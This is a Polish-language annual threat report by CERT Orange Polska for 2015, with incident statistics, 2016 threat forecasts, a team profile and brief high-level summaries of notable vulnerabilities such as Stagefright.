Bezpieczeństwo to najwyższy priorytet

orange™

Raport CERT Orange Polska za rok 2015

Raport powstał we współpracy z Integrated Solutions, dostawcą nowoczesnych rozwiązań ze świata informatyki i telekomunikacji.

IS
INTEGRATED
SOLUTIONS

Spis treści

Koszty internetowych ataków są wciąż relatywnie niskie, zyski do osiągnięcia przekraczają je dziesiątki lub setki razy, a ryzyko poniesienia konsekwencji prawnych – przynajmniej w Polsce – jest wciąż stosunkowo niewielkie.

1. Raport CERT Orange Polska – nauka nie idzie w las

Zainteresowanie pierwszą edycją Raportu CERT Orange Polska oraz pozytywne opinie rynku na jej temat utwierdziły nas w przekonaniu, że kolejna tego typu publikacja jest potrzebna.

Do zdobywanych przez nas nieprzerwanie doświadczenia i wiedzy płynących z sieci doszły znacznie bardziej rozbudowane urządzenia „wabiące" cyberprzestępców. Pozwoliło to CERT Orange Polska na wyraźne powiększenie bazy statystyk złośliwych zachowań w naszej sieci – a to już bezpośrednio przekłada się na bezpieczeństwo jej użytkowników zarówno prywatnych, jak i instytucjonalnych.

Jak należało się spodziewać, liczba zagrożeń od ubiegłego roku nie zmalała – zmienił się co najwyżej ich profil. Cyberprzestrzeń to wciąż zbyt łakomy kąsek dla wszelkiego rodzaju czarnych charakterów. Koszty internetowych ataków są wciąż relatywnie niskie, zyski do osiągnięcia przekraczają je dziesiątki lub setki razy, a ryzyko poniesienia konsekwencji prawnych – przynajmniej w Polsce – jest wciąż stosunkowo niewielkie. Jeśli jeszcze położymy nacisk na fakt, że sieć staje się dla nas jednym z głównych miejsc, w których wydajemy pieniądze i dzielimy się naszymi wrażliwymi danymi, to nic dziwnego, że zdaniem wielu bezpieczeństwo jest priorytetowym aspektem korzystania z internetu.

W tym roku minie 19 lat od powstania TP Abuse, prekursora dzisiejszej jednostki CERT Orange Polska, liczącej ponad 80 osób, z Security Operations Center (SOC) pracującym w trybie 24/7/365. Można więc powiedzieć, że – niejako dla uczczenia tej rocznicy – CERT Orange Polska finalizuje proces certyfikacji w ramach inicjatywy Terena-Trusted Introducer, po którego zakończeniu będziemy mieć jedyną krajową jednostkę CERT na tym poziomie. To tylko jeden z dowodów na nieprzerwany rozwój i inwestycje Orange Polska w dziedzinie cyberbezpieczeństwa. Jako jedyny wśród polskich telekomów zdecydowaliśmy się na publikację raportu podsumowującego prace naszego CERT, przetarliśmy też ścieżkę innowacji, wprowadzając CyberTarczę – rozszerzenie możliwości sieci Orange Polska będące bezpośrednim efektem opisywanego w poprzednim raporcie ataku na modemy klientów stacjonarnych usług szerokopasmowego dostępu do internetu.

Czy tego chcemy, czy nie – znaczna część naszego życia prywatnego i biznesowego dzieje się w sieci i tam też czają się na nas przestępcy. Jeżeli raport CERT Orange Polska pomoże menedżerom, ale także zwykłym internautom w zrozumieniu zagrożeń związanych z siecią i pozwoli uniknąć sytuacji, w których mogliby paść ich ofiarą, będzie to dla nas ogromna wartość.

Życzę miłej i interesującej lektury!

Piotr Muszyński
Wiceprezes Zarządu ds. Operacyjnych

Czy tego chcemy, czy nie – „cyfrowość” stała się centrum naszego świata, co widać po roli, jaką odgrywa zarówno w naszym codziennym życiu, jak i w biznesie. Tym samym nie możemy poprzestać na ochronie zasobów będącej w zakresie zadań menedżera odpowiedzialnego za bezpieczeństwo IT czy też prac jednostki HR rozwijających pracowników w kierunku rozwiązań cyfrowych.


W kwestii cyberbezpieczeństwa biznesu kilka elementów jest kluczowych, a mianowicie:

- **sposoby postępowania z danymi w firmie, pod kątem wymagań dotyczących ich przechowywania, ochrony oraz monetyzacji;**
- **spojrzenie użytkownika: czy to pracownik, klient, czy partner, każdy użytkownik gra kluczową rolę we wdrażaniu cyfrowego podejścia, stojąc na pierwszej linii zarówno w kwestii ryzyk, jak i roli w chronieniu zasobów firmy;**
- **permanentne cyberataki – od cyfrowej wojny, poprzez terroryzm i haktywizm, skończywszy zaś na świetnie prosperującej pospolitej cyberprzestępczości: to coraz bardziej wpływa na działanie codziennych operacji biznesowych.**

W opinii Grupy Orange własna jednostka CERT jest istotnym elementem globalnej polityki bezpieczeństwa. Stanowi to gwarancję dojrzałości naszych wewnętrznych procesów związanych ze zbieraniem danych, dotyczących sieciowych zagrożeń, ich analizy i dalszej dystrybucji informacji. Tego typu jednostka z jednej strony pozostaje do dyspozycji firmy, z drugiej zaś jej możliwości pozwalają także na oferowanie usług komercyjnych. Efekt takiego działania to dzielenie się wyjątkowymi i rzadkimi kompetencjami, ale też wzrost doświadczenia oraz generowanie zysków dla Orange.

Jean–Luc Moliner
Dyrektor Bezpieczeństwa Grupy Orange

Czy tego chcemy, czy nie „cyfrowość” stała się centrum naszego świata, co widać po roli, jaką odgrywa zarówno w naszym codziennym życiu, jak i w biznesie.



Wzrosła liczba obsługiwanych miesięcznie incydentów. Sytuacja zmieniła się dość znacząco, było ich niemal 1700 miesięcznie. 37,4% z nich to rozpowszechnianie obraźliwych i nielegalnych treści.

2. Podsumowanie informacji zawartych w raporcie

Gdyby podsumować krótko 2015 rok pod względem bezpieczeństwa sieci Orange Polska, należałoby powiedzieć: jest trudniej. Wzrosła liczba obsługiwanych miesięcznie incydentów. Sytuacja zmieniła się dość znacząco, było ich niemal 1700 miesięcznie. 37,4% z nich to rozpowszechnianie obraźliwych i nielegalnych treści.

Tym razem przestępcy nie byli tak kreatywni jak w lutym 2014 roku, gdy zaatakowali ponad 100 tysięcy podatnych modemów DSL, także dlatego, że jednym z celów Orange Polska i naszej jednostki CERT było uprzedzanie ich ataków oraz błyskawiczna reakcja na aktywność cyberprzestępców. Ważny udział w tym miało istotne przedsięwzięcie Orange Polska w kategorii bezpieczeństwa IT dla indywidualnych internautów, czyli opisana dokładniej w dalszej części raportu CyberTarcza. To dzięki niej możemy zatrzymywać potencjalnie ryzykowne infekcje w zarodku, możliwie najwcześniej informując zarażonych o ryzyku i pomagając im usunąć zagrożenie, zanim rozprzestrzeni się po sieci.

Liczba alertów o ruchu noszącym znamiona ataku wygenerowanych przez systemy ochrony w sieci Orange spadła do niecałych 70 tysięcy (z ponad 100 tysięcy w 2014 roku). Różnica jednak w znacznej części bierze się ze zmiany sposobu obsługi tego typu incydentów – teraz w jednym alercie są oznaczane różne typy ataku, zaś jednego ataku może też dotyczyć kilka alertów. Dodatkowo progi alarmowe dla potencjalnych ataków DDoS są ustawione na relatywnie wysokim poziomie. Tak więc mimo teoretycznej zmiany, na co wskazywałyby liczby, częstość występowania ataków na przestrzeni ostatnich lat nie maleje. W porównaniu z poprzednią edycją Raportu nie zmienił się też najczęściej występujący typ ataku – ataki Reflected DDoS.

Zmiany będące efektem uruchomienia CyberTarczy widać też podczas analizy aktywności złośliwego oprogramowania w sieci Orange Polska. O ile wcześniej w przypadku ruchu związanego z malware dominowały zdarzenia Infection Match (infekcje w czasie rzeczywistym), w późniejszym okresie ustąpiły one miejsca Malware Callback, czyli próbom odwołania przez zainstalowane już na komputerze ofiary złośliwe oprogramowanie. Ciekawsze przypadki malware eksperci CERT Orange Polska poddali dokładnej analizie opisanej w załącznikach zamieszczonych w końcowej części raportu.

Wśród najczęściej atakowanych przez cyberprzestępców usług serwery WWW oraz web proxy (port 8080) ustąpiły miejsca portowi 1443 (MS SQL Server) odpowiadającemu za połączenia do baz danych opartych na SQL. Najpopularniejsza podatność stwierdzona przez CERT Orange Polska to wciąż (18% przypadków) Directory Listing, pozwalająca atakującemu na podejrzenie zawartości katalogów na serwerze – w tym m.in. pliku /etc/passwd/. Warto też zaznaczyć, że przy próbach ataków na otwarte usługi automaty aż w dwóch przypadkach na dziesięć używały loginu „root" i hasła „123456". Biorąc pod uwagę, że cyberprzestępcy są na bieżąco z trendami w tej dziedzinie, można założyć, że wciąż są to jedne z popularniejszych poświadczeń!

2015 rok z punktu widzenia CERT Orange Polska przez większość czasu stał pod znakiem wzmożonych ataków przy użyciu maili phishingowych udających faktury, coraz częściej można się też było spotkać z atakami wykorzystującymi coraz popularniejsze wśród cyberprzestępców podatności systemu Android.

Prognozy cyberzagrożeń na 2016 rok

W opinii ekspertów CERT Orange Polska w 2016 roku w obszarze zagrożeń dla bezpieczeństwa w sieci Internet możemy spodziewać się m.in.:

- Masowych ataków phishingowych oraz spamowych

Cyberprzestępcy nie dadzą nam zapomnieć o phishingu, może z tą różnicą, że z każdą kampanią będzie coraz bardziej przypominał on prawdziwe maile. Nie spadnie też liczba ataków przy użyciu podstawionych stron WWW (również serwowanych przy użyciu podmienionych serwerów DNS), których celem będzie przekonanie nas do wpisania danych wrażliwych na witrynie łudząco przypominającej oryginał i błyskawiczne wykorzystanie naszej niefrasobliwości.

- Utrzymania trendu częstego występowania ataków DDoS o coraz większej sile

Nadal należy spodziewać się częstych i o coraz większej sile ataków DDoS, m.in. z powodu łatwości ich przeprowadzenia oraz korzyści, jakie osiągają atakujący. Ze względu na wciąż liczne występowanie w sieci podatnych urządzeń na ataki wzmocnionego odbicia, należy się spodziewać, że w roku 2016 ta technika będzie często wykorzystywana w atakach DDoS.

- Wzrostu liczby ataków związanych z „Internetem Rzeczy" (Internet of Things – IoT)

Nie zapominajmy o rosnącej liczbie urządzeń podłączanych do sieci. Każde takie urządzenie to potencjalna ofiara ataku, tym bardziej że można odnieść wrażenie, iż przy ich projektowaniu kwestie bezpieczeństwa rozważano na końcu. Jeśli nawet lodówce, pralce czy inteligentnej żarówce nie da się zrobić wielkiej krzywdy, to zawsze mogą służyć jako urządzenia „zombie", wzmacniające siłę ataku botnetu.

- Utrzymania trendu rosnącego ataków na urządzenia mobilne

Powszechne wykorzystanie urządzeń mobilnych (np. tabletów, smartfonów) spowoduje większą liczbę zarejestrowanych ataków związanych z użytkowaniem urządzeń przenośnych (w tym m.in. wzrostu skierowanego na nie złośliwego oprogramowania).

- Spektakularnych ataków ukierunkowanych na organizacje i organy administracji publicznej

Będziemy mieć do czynienia z atakami ukierunkowanymi na duże organizacje i organy administracji publicznej, gdzie poza kradzieżą danych znacznie bardziej opłacalna mogą się okazać destabilizacja elementów infrastruktury krytycznej czy też manipulacja rynkami w celu osiągnięcia korzyści finansowych w sposób pośredni bądź zachwianie stabilnością systemów bankowych.

- Wymuszeń online z użyciem złośliwego oprogramowania typu ransomware

Wiele można zarobić, atakując gremialnie użytkowników, którzy pozwolą na zainstalowanie na swoich urządzeniach oprogramowania ransomware. Efektem

tych coraz popularniejszych ataków jest zaszyfrowanie danych na komputerze ofiary i przesłanie klucza deszyfrującego po zapłacie wysokiej (rzędu kilkuset lub więcej euro) kwoty. Stosowane przez przestępców algorytmy szyfrujące sprawiają, iż jedyną możliwością odzyskania danych jest zapłacenie okupu.

Ataków wielowektorowych

Cyberprzestępcy w znaczącej części skoncentrują się na kolejnych wektorach ataku na sieci firmowe. W tym celu będą wykorzystywać prywatne profile pracowników na portalach społecznościowych, słabość zabezpieczeń domowych komputerów, z których ci łączą się z firmową siecią, stosować coraz bardziej wyrafinowane formy oprogramowania szpiegującego. Będą także poszukiwać luk nie tylko w oprogramowaniu, ale również w sprzęcie (w tym w domowych routerach, z których część jest domyślnie dostępna z internetu, a zwykły użytkownik zazwyczaj nie zmienia domyślnych haseł dostępu). Choć nasze dane wciąż są w cenie na czarnym rynku, a skradzione pieniądze można błyskawicznie „wyprać", przestępcy nie będą się ograniczać do tych dwóch aspektów.

W tle tego wszystkiego w sieci, bez naszej wiedzy, coraz częściej będą przeprowadzane operacje służb specjalnych, już od wielu lat świadomych, że przestrzenią nowej wojny będzie – a często już jest – cyberprzestrzeń.

W 2006 roku – jako trzecia jednostka w Polsce i obecnie jedyny operator telekomunikacyjny – otrzymaliśmy prawo do używania nazwy CERT®.

Raport przygotowany przez CERT Orange Polska
Adres do kontaktu w sprawie raportu:
raportcertopl@orange.com

Kontakt z CERT Orange Polska
cert.orange.pl
cert.opl@orange.com

3. CERT Orange Polska – kim jesteśmy?

Orange Polska (dawniej Telekomunikacja Polska SA) przykłada dużą wagę do bezpieczeństwa teleinformatycznego już od 1997 roku, gdy w strukturze firmy powstała pierwsza odpowiedzialna wyłącznie za ten aspekt jednostka. W 2006 roku – jako trzecia jednostka w Polsce i obecnie jedyny operator telekomunikacyjny – otrzymaliśmy prawo do używania nazwy CERT® (Computer Emergency Response Team). Jest ona przyznawana przez Carnegie Mellon University (CERT.org) wyłącznie zespołom spełniającym wyśrubowane wymagania dotyczące obsługi i reagowania na zagrożenia związane z cyberbezpieczeństwem. Obecnie jesteśmy jedną z dwóch krajowych jednostek CERT o statusie „akredytowany" w organizacji Trusted Introducer, trwa procedura zmierzająca do przyznania nam statusu „certyfikowany" jako pierwszemu i jedynemu CERT w Polsce. Ewolucję zespołu CERT Orange Polska przedstawiono na rysunku 1.

Operatorzy CERT Orange Polska (I linia wsparcia) pracują w trybie 24/7/365, monitorując poziom bezpieczeństwa użytkowników naszej sieci, przyjmując zgłoszenia, reagując na zidentyfikowane incydenty bezpieczeństwa i podejmując działania minimalizujące zagrożenia. Zespoły analityków oraz ekspertów (II i III linia wsparcia) wspierają codzienną pracę linii operacyjnej w przypadku wystąpienia bardziej złożonych zdarzeń nieujętych w procedurach reagowania na incydenty standardowe. Są również odpowiedzialni za przeprowadzanie analiz zagrożeń, optymalizację procesu obsługi standardowych incydentów bezpieczeństwa oraz rozwój narzędzi detekcji i minimalizacji zagrożeń. Takie wielopoziomowe podejście do organizacji zespołu reagowania pozwala na optymalne wykorzystanie kompetencji i zasobów technologicznych. Nasi klienci niejednokrotnie mogli już się przekonać, że o każdej porze dnia i nocy efektywnie dbamy o ich bezpieczeństwo.

CERT Orange Polska współpracuje na szczeblu operacyjnym z krajowymi i międzynarodowymi organizacjami skupiającymi jednostki o podobnym profilu działalności. Jest jednym z dwóch krajowych zespołów akredytowanych w ramach inicjatywy Trusted Introducer działającej przy europejskiej organizacji TERENA TF-CSIRT (zrzeszającej przeszło 200 jednostek CERT w Europie). Uczestniczy również w pracach największej organizacji zrzeszającej światowe CERT-y – FIRST (Forum of Incident Response and Security Teams).


Orange Polska jest strategicznym partnerem renomowanych dostawców rozwiązań bezpieczeństwa, takich jak McAfee, SourceFire/Cisco czy BlueCoat, i tworzy z nimi rozwiązania z zakresu cyberbezpieczeństwa (m.in. zapewniające ochronę przed atakami na infrastrukturę własną i kliencką). Od wielu lat współpracujemy także z innymi czołowymi dostawcami rozwiązań bezpieczeństwa, takimi jak HP, FireEye, EMC, Check Point, Sourcefire, Arbor Networks, Radware czy Crossbeam.

Orange Polska w ramach usług komercyjnych, m.in. przy wykorzystaniu kompetencji CERT Orange Polska, wdrożył szereg projektów w Polsce i w Europie, w tym: DDoS Protection dla kilkudziesięciu klientów krajowych, głównie z branży finansowej, RiverBed MS (firma z branży ubezpieczeniowej), SIEM (duże instytucje bankowe, content service provider, czołowa krajowa firma transportowa). Przeprowadził też testy i audyty bezpieczeństwa dla klientów, również zagranicznych, z wielu branż.

Na przestrzeni roku od publikacji ostatniego raportu oferta usług profesjonalnych z zakresu bezpieczeństwa teleinformatycznego Orange Polska znacząco się rozszerzyła, obejmując coraz więcej zagadnień i potencjalnych ryzyk. Ze skróconym katalogiem usług można się zapoznać w rozdziale 12.

Na witrynie internetowej http://cert.orange.pl/ można przeczytać o aktualnych alertach bezpieczeństwa, zapoznać się z innymi istotnymi informacjami z tej dziedziny, a także z bazą wiedzy i szeregiem poradników. Na witrynie http://blog.orange.pl regularnie są publikowane informacje dotyczące bezpieczeństwa IT, głównie budujące świadomość bezpiecznych zachowań w sieci.

Rysunek 1. Ewolucja zespołu CERT Orange Polska



Przewidujemy, że organizacje będą nieprzerwanie pracować nad doskonaleniem zabezpieczeń, wdrażać najnowsze technologie, zatrudniać utalentowanych i doświadczonych ekspertów, tworzyć skuteczne procedury i zachowywać czujność.

4. Najciekawsze podatności 2015 roku na świecie

W 2015 roku opublikowano informację o szeregu podatności. Na część z nich warto zwrócić szczególną uwagę ze względu na ich groźny charakter.

- Grupa podatności Stagefright dotyczących natywnych bibliotek systemu Android to szczególnie niebezpieczne zagrożenie. Mimo starań producentów zarówno systemu, jak i pracujących pod kontrolą szeregu jego wersji w listopadzie 2015 roku podatnych było ok. 95% z ponad miliarda (!) aktywnych urządzeń. Co gorsza, przy domyślnych ustawieniach urządzenia exploit zadziała bez potrzeby interakcji ze strony użytkownika – wystarczy jeden MMS.
- Podatności platform wirtualizacji, choć nie tak szeroko rozpowszechnione jak w przypadku Stagefright, mogą nieść ze sobą znacznie groźniejsze konsekwencje. Co ciekawe, komponentem generującym zagrożenie może być nawet... kontroler wirtualnej stacji dyskietek, którego odpowiednie wykorzystanie może pozwolić atakującemu choćby na włamanie na serwer maszyn wirtualnych i w następnym kroku na dotarcie do danych wszystkich użytkowników usług „chmurowych" danego dostawcy.
- Podatności w odtwarzaczu Flash to nieprzerwane źródło pracy dla researcherów. Flash Player stanowi bardzo złożoną i rozległą, a jednocześnie łatwo dostępną dla przestępcy powierzchnię ataku. Opisywaną podatność wyróżnia możliwość obejścia mechanizmu ochronnego systemu Windows pod nazwą ASLR (Address Space Layout Randomization, Losowy Rozkład Przestrzeni Adresowej).
- Dotarcie do potencjalnie ukrytych zakamarków systemu może ułatwić nawet błąd w... przetwarzaniu struktury systemowych czcionek podczas ładowania ich przez jądro Windowsa! Tak działał jeden z exploitów używanych przez włoską firmę Hacking Team dostarczającą oprogramowanie m.in. dla służb specjalnych i zhackowaną w czerwcu 2015 roku.
